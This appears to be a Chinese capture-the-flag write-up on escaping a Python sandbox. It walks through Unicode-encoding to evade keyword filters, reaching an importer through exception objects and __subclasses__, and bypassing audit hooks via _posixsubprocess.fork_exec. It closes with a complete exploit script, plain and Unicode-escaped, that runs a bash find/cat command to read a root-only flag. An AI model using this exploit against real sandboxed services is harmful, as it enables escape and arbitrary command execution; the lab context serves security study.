
沙箱逃逸

第一层绕过：




禁止这些符号，源码中有




Unicode解码，所以可以使用unicode绕过关键字检测

第2层绕过：



Python 的抽象语法树（AST，Abstract Syntax Tree）是一种用来表示 Python 源代码的树状结构。在这个树状结构中，每个节点都代表源代码中的一种结构，如一个函数调用、一个操作符、一个变量等。Python 的 ast 模块提供了一种机制来解析 Python 源代码并生成这样的抽象语法树。


如果你直接import os，会直接触发，不能显示使用，不过可以使用try catch通过报错获取对象，这个对象不是我们自己导入的，是报错系统给的，这样子就能绕过。




里面的a就是class的所有子类列表，然后遍历寻找模块，经查资料，可以使用以下类

<class '\_frozen\_importlib.BuiltinImporter'>，该类下的\_\_loader\_\_可以当import使用

\_\_loader\_\_实际上指向的是 \_frozen\_importlib.BuiltinImporter类,但是不知道它的位置，可以遍历获取




第3层绕过，**audit hook**




Python 的审计事件包括一系列可能影响到 Python 程序运行安全性的重要操作。这个主要是列出允许的操作。

posixsubprocess 模块是 Python 的内部模块,模块核心功能是 fork\_exec 函数，fork\_exec 提供了一个非常底层的方式来创建一个新的子进程，并在这个新进程中执行一个指定的程序。但这个模块并没有在 Python 的标准库文档中列出，这句话大概的意思是它没有对这个模块的操作进行检查，绕过了**audit hook**




获取到之后就可以引用该模块下的fork\_exec执行命令






可以将内容写入app.py,然后访问主目录就能访问的执行结果

<http://127.0.0.1:55935/>






然后发现里面的flag文件只能root访问，根据上面，使用find提权

find / -name m1n1FL@G -exec cat {} \\;

访问根网站，即可查看flag



Exp(记得将text里的代码unicode编码)；

text=")

try:

"{0.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_.l}".format(())

except Exception as e:

j = 0

a = e.obj

while True:

if 'BuiltinImporter' in f"{(a()[j])}":

break

j = j + 1

try:

(a()[j].load\_module('\_posixsubprocess').syst())

except Exception as e:

b = e.obj

print(b.fork\_exec([b"/bin/bash","-c","echo `find / -name m1n1FL@G -exec cat {} \\;`>"+a()[j].load\_module('sys').argv[0]], [b"/bin/bash"], True, (), None, None, -1, -1, -1, -1, -1, -1, \*(a()[j].load\_module('os').pipe()), False, False,False, None, None, None, -1, None, False))

try:

pass

except Exception as e:

k = e.obj#

unicode版：

text=\u0022\u0029\u000a\u0074\u0072\u0079\u003a\u000a\u0020\u0020\u0022\u007b\u0030\u002e\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f\u002e\u005f\u005f\u006d\u0072\u006f\u005f\u005f\u005b\u0031\u005d\u002e\u005f\u005f\u0073\u0075\u0062\u0063\u006c\u0061\u0073\u0073\u0065\u0073\u005f\u005f\u002e\u006c\u007d\u0022\u002e\u0066\u006f\u0072\u006d\u0061\u0074\u0028\u0028\u0029\u0029\u0020\u000a\u0065\u0078\u0063\u0065\u0070\u0074\u0020\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e\u0020\u0061\u0073\u0020\u0065\u003a\u000a\u0020\u0020\u006a\u0020\u003d\u0020\u0030\u000a\u0020\u0020\u0061\u0020\u003d\u0020\u0065\u002e\u006f\u0062\u006a\u000a\u0020\u0020\u0077\u0068\u0069\u006c\u0065\u0020\u0054\u0072\u0075\u0065\u003a\u000a\u0020\u0020\u0020\u0020\u0069\u0066\u0020\u0027\u0042\u0075\u0069\u006c\u0074\u0069\u006e\u0049\u006d\u0070\u006f\u0072\u0074\u0065\u0072\u0027\u0020\u0069\u006e\u0020\u0066\u0022\u007b\u0028\u0061\u0028\u0029\u005b\u006a\u005d\u0029\u007d\u0022\u003a\u000a\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0062\u0072\u0065\u0061\u006b\u000a\u0020\u0020\u0020\u0020\u006a\u0020\u003d\u0020\u006a\u0020\u002b\u0020\u0031\u000a\u0020\u0020\u0074\u0072\u0079\u003a\u000a\u0020\u0020\u0020\u0020\u0028\u0061\u0028\u0029\u005b\u006a\u005d\u002e\u006c\u006f\u0061\u0064\u005f\u006d\u006f\u0064\u0075\u006c\u0065\u0028\u0027\u005f\u0070\u006f\u0073\u0069\u0078\u0073\u0075\u0062\u0070\u0072\u006f\u0063\u0065\u0073\u0073\u0027\u0029\u002e\u0073\u0079\u0073\u0074\u0028\u0029\u0029\u000a\u0020\u0020\u0020\u0020\u000a\u0020\u0020\u0065\u0078\u0063\u0065\u0070\u0074\u0020\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e\u0020\u0061\u0073\u0020\u0065\u003a\u000a\u0020\u0020\u0020\u0020\u0062\u0020\u003d\u0020\u0065\u002e\u006f\u0062\u006a\u000a\u0020\u0020\u0020\u0020\u0070\u0072\u0069\u006e\u0074\u0028\u0062\u002e\u0066\u006f\u0072\u006b\u005f\u0065\u0078\u0065\u0063\u0028\u005b\u0062\u0022\u002f\u0062\u0069\u006e\u002f\u0062\u0061\u0073\u0068\u0022\u002c\u0022\u002d\u0063\u0022\u002c\u0022\u0065\u0063\u0068\u006f\u0020\u0060\u0066\u0069\u006e\u0064\u0020\u002f\u0020\u002d\u006e\u0061\u006d\u0065\u0020\u006d\u0031\u006e\u0031\u0046\u004c\u0040\u0047\u0020\u002d\u0065\u0078\u0065\u0063\u0020\u0063\u0061\u0074\u0020\u007b\u007d\u0020\u005c\u005c\u003b\u0060\u003e\u0022\u002b\u0061\u0028\u0029\u005b\u006a\u005d\u002e\u006c\u006f\u0061\u0064\u005f\u006d\u006f\u0064\u0075\u006c\u0065\u0028\u0027\u0073\u0079\u0073\u0027\u0029\u002e\u0061\u0072\u0067\u0076\u005b\u0030\u005d\u005d\u002c\u0020\u005b\u0062\u0022\u002f\u0062\u0069\u006e\u002f\u0062\u0061\u0073\u0068\u0022\u005d\u002c\u0020\u0054\u0072\u0075\u0065\u002c\u0020\u0028\u0029\u002c\u0020\u004e\u006f\u006e\u0065\u002c\u0020\u004e\u006f\u006e\u0065\u002c\u0020\u002d\u0031\u002c\u0020\u002d\u0031\u002c\u0020\u002d\u0031\u002c\u0020\u002d\u0031\u002c\u0020\u002d\u0031\u002c\u0020\u002d\u0031\u002c\u0020\u002a\u0028\u0061\u0028\u0029\u005b\u006a\u005d\u002e\u006c\u006f\u0061\u0064\u005f\u006d\u006f\u0064\u0075\u006c\u0065\u0028\u0027\u006f\u0073\u0027\u0029\u002e\u0070\u0069\u0070\u0065\u0028\u0029\u0029\u002c\u0020\u0046\u0061\u006c\u0073\u0065\u002c\u0020\u0046\u0061\u006c\u0073\u0065\u002c\u0046\u0061\u006c\u0073\u0065\u002c\u0020\u004e\u006f\u006e\u0065\u002c\u0020\u004e\u006f\u006e\u0065\u002c\u0020\u004e\u006f\u006e\u0065\u002c\u0020\u002d\u0031\u002c\u0020\u004e\u006f\u006e\u0065\u002c\u0020\u0046\u0061\u006c\u0073\u0065\u0029\u0029\u000a\u0020\u0020\u0020\u0020\u0074\u0072\u0079\u003a\u000a\u0020\u0020\u0020\u0020\u0020\u0020\u0070\u0061\u0073\u0073\u000a\u0020\u0020\u0020\u0020\u0065\u0078\u0063\u0065\u0070\u0074\u0020\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e\u0020\u0061\u0073\u0020\u0065\u003a\u000a\u0020\u0020\u0020\u0020\u0020\u0020\u006b\u0020\u003d\u0020\u0065\u002e\u006f\u0062\u006a\u0023